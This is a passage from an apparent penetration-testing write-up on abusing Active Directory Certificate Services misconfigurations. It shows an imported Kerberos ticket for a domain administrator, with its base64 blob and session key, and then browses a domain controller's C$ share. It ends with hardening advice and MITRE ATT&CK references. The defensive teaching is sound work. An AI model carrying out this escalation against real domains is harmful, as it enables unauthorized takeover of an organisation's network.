ImNG0QRGVTh/PgxErB6RQG5qsqsk49c5zheD5gp2013bMIZGGIQLpSMZQIE7tzQrVY4cvfyxe83u8L
D3Vjb03pQGNJkeM+FF/2514@gavc+a0qoWCjvBgt8@0dd26SAHCeJyFKCwp+gstIPW2PPBL/Ch7A7uvu
bnoE1KX8dDYMTKa7jhZXNyaHadT80ojjYGebrPdAAKKPA3bcOjtK4nzg7AmG4RMUcfbEV4Ltk5Gzc+YqX
fsgnszpPoW/d9N9ZhunOnUN+5vqogDo578CjyCpi3C9nKaJv7V6jIdYW3UiIPjyccoeeb8im/a29KKR+
yt8wh5Inx2sejeu1vOP51tvYD74ewyAK1gBRQN03G74Nr++6IAHTvPSPWlqkmU4DU27316DiqaWQpM
Oyw/sc22AGnu0s+QPWY5eB1tV89g7AVXd+E4g0HRLD0wup5kuXPeCNbbz3keEsP/r9XVERD5gyioobEt
e28V5SyPfdadFHkdC3wQcF5tCWX7rzukmLdz+TfwmEG/zih3ieaJo/IzJkxCo2ADIKn/9guC3GAaTqW
ig3sjNmJX/Tuud2Hsb5sqSw/DLw6lgAnQzAQHyghsvpUPMCV+w9mfstqjih9LhZ3k2c8nnmA0A/go1
RGZQVR49CGecwG01bxY3z3Kq3IVW1xjXBBKt5swIg+q5J9V3XIR+PnLMmqYyqpBTs2mRrMIq0h+aDAbW
Guw/K52d+G0bu3z8v/t90o@i1Prta35rxOs/UezEqYsxBVZmZhqwfYeKsRMvP6IoKdfDtXXLvlsv+M
xHUTPVQw1JjpB8R6KY670fudne+l7iurj038NPzvNETruhD+grKrrts8BVmhTgQrgQXfgscycxvNc
uc0sGqlf5k1KeA+S2+BFBP+V8Uy0355QAz3jK5vbh8C0LUKpxjism3JBaA+Ir10W+dE3CBhRZ3fytP
pu71eaah0FDXVExhc7x+QnDAauxnrkwzPtmmfyvgRrZV80o0vRpwo0c/9GwfLMeCKvJUM/Fp+jt1mNGn
PPJU37Bg4A9xWipjtlKxQvqw8mvtdt1JksrddE7BSUyelnr62zhzz/V/nc3Bfo0N1tr1D6YKyIIoC
fr0xqiRN1Tj2tsb8F8q0v2RdzLXW7MV5jxL3Xha8WY0+KHUDP6WqyQd+LouCqkjnPkvduVt+R+UqsCs
xjI0tWFvIU9h/8mz2V0j0jwkbspYbgNva1f1SNLLg2xxnqdaK5n1CpgXluX0ZdJ160ZzQyGLFc6/FtzN
270Daspj8goJieI7asCEeg1DB/4l3i0tCUBxCLDE1F2dPG/4ERpiBssjVdwVsT0mjgdswgdigAwIB
AKKB0ASBZx2ByjCBx6CBxDcBwTCBvqAbMBmgAwIBF6ESBBCdk5okxThx5G8C2QijGbNdoQ4bDFNISUVM
RC5MT0NBTKiAmBigAwIBAaERMA8bDFWkbwluaX0cmF0b3kjBwMFAdHAAc1ErgPMjAyNDA1MTIwNDaz
NDNaphEYDzIwMjQwNTEyMTQwMzQzlkqCRA8yMDI0MDUxOTA0MDM0M1qo0hsMu0hJRUxELkxPQ0FMqSEw
H6ADAgECoRgwFhsGa3JidGd@GwxzaGllbGQuB9jYWW=
[+] Ticket successfully imported!

ServiceName : krbtgt/shield.local
ServiceRealm : SHIELD.LOCAL
UserName : administrator (NT_PRINCIPAL)
UserRealm : SHIELD.LOCAL
StartTime : 2024-05-12 12:03:43 AM
EndTime : 2024-05-12 10:03:43 AM
RenewTill : 2024-05-19 12:03:43 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : nZEjpMU4ceRvAtkCIxmzXQ==
ASREP (key) : C5153B43885058F27715B476E5246A50

C:\Tools>dir \\dc4.shield.local\c$\
Volume in drive \\dc4.shield.local\c$ has no label.
Volume Serial Number is A453-714D

Directory of \\dc4.shield.local\c$

2023-11-28  02:29 PM    <DIR>          inetpub
2021-05-08  04:20 AM    <DIR>          PerfLogs
2024-03-03  12:03 AM    <DIR>          Program Files
2021-05-08  05:40 AM    <DIR>          Program Files (x86)
2024-03-10  02:35 PM    <DIR>          Users
2024-05-11  11:13 PM    <DIR>          Windows
               0 File(s)          0 bytes
               6 Dir(s)   51,348,193,280 bytes free
```

Conclusion

Active Directory Certificate Services (ADCS) is a powerful tool, but its security largely depends on correct configuration. While ADCS itself is not inherently insecure, it is highly vulnerable to misconfigurations, which can create significant risks of unauthorized access.

and privilege escalation within the domain. These misconfigurations, often unintentional, can undermine security if not adequately addressed.

Organizations must proactively identify and correct ADCS misconfigurations to uphold strong security standards and prevent unauthorized access. Regular penetration tests, conducted at least twice yearly, or adversary emulation assessments, are essential to ensure adequate security measures and configurations are sound.

The risks associated with ADCS often stem from improper configuration, highlighting the need for organizations to understand ADCS and its security implications fully. While we do not claim to have exhaustive knowledge of all ADCS security issues, we are dedicated to providing comprehensive guidance to help you navigate and secure this critical infrastructure.

Here are just a few to begin with:

- Take stock of your certificate templates and determine whether all enabled templates are currently used. Disable all unnecessary templates.
- It is recommended that template permissions be restricted as much as possible. Enrollment permissions should only be provided to necessary groups and users.
- Modify the “Issuance Requirements” to enforce the **manual approval** of an issued certificate where possible.
- Disable the “Certificate Request Agent” flag where possible.
- Remove “Client Authentication” where possible.

Detections & Mitigations :

- Credentials from Password Stores – [T1555](#)
- Steal or Forge Authentication Certificates – [T1649](#)
- Pass The Hash – [T1550.002](#)
- Steal or Forge Kerberos Tickets – [T1558](#)
- Pass the Ticket – [T1550.003](#)

Credits & References



Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.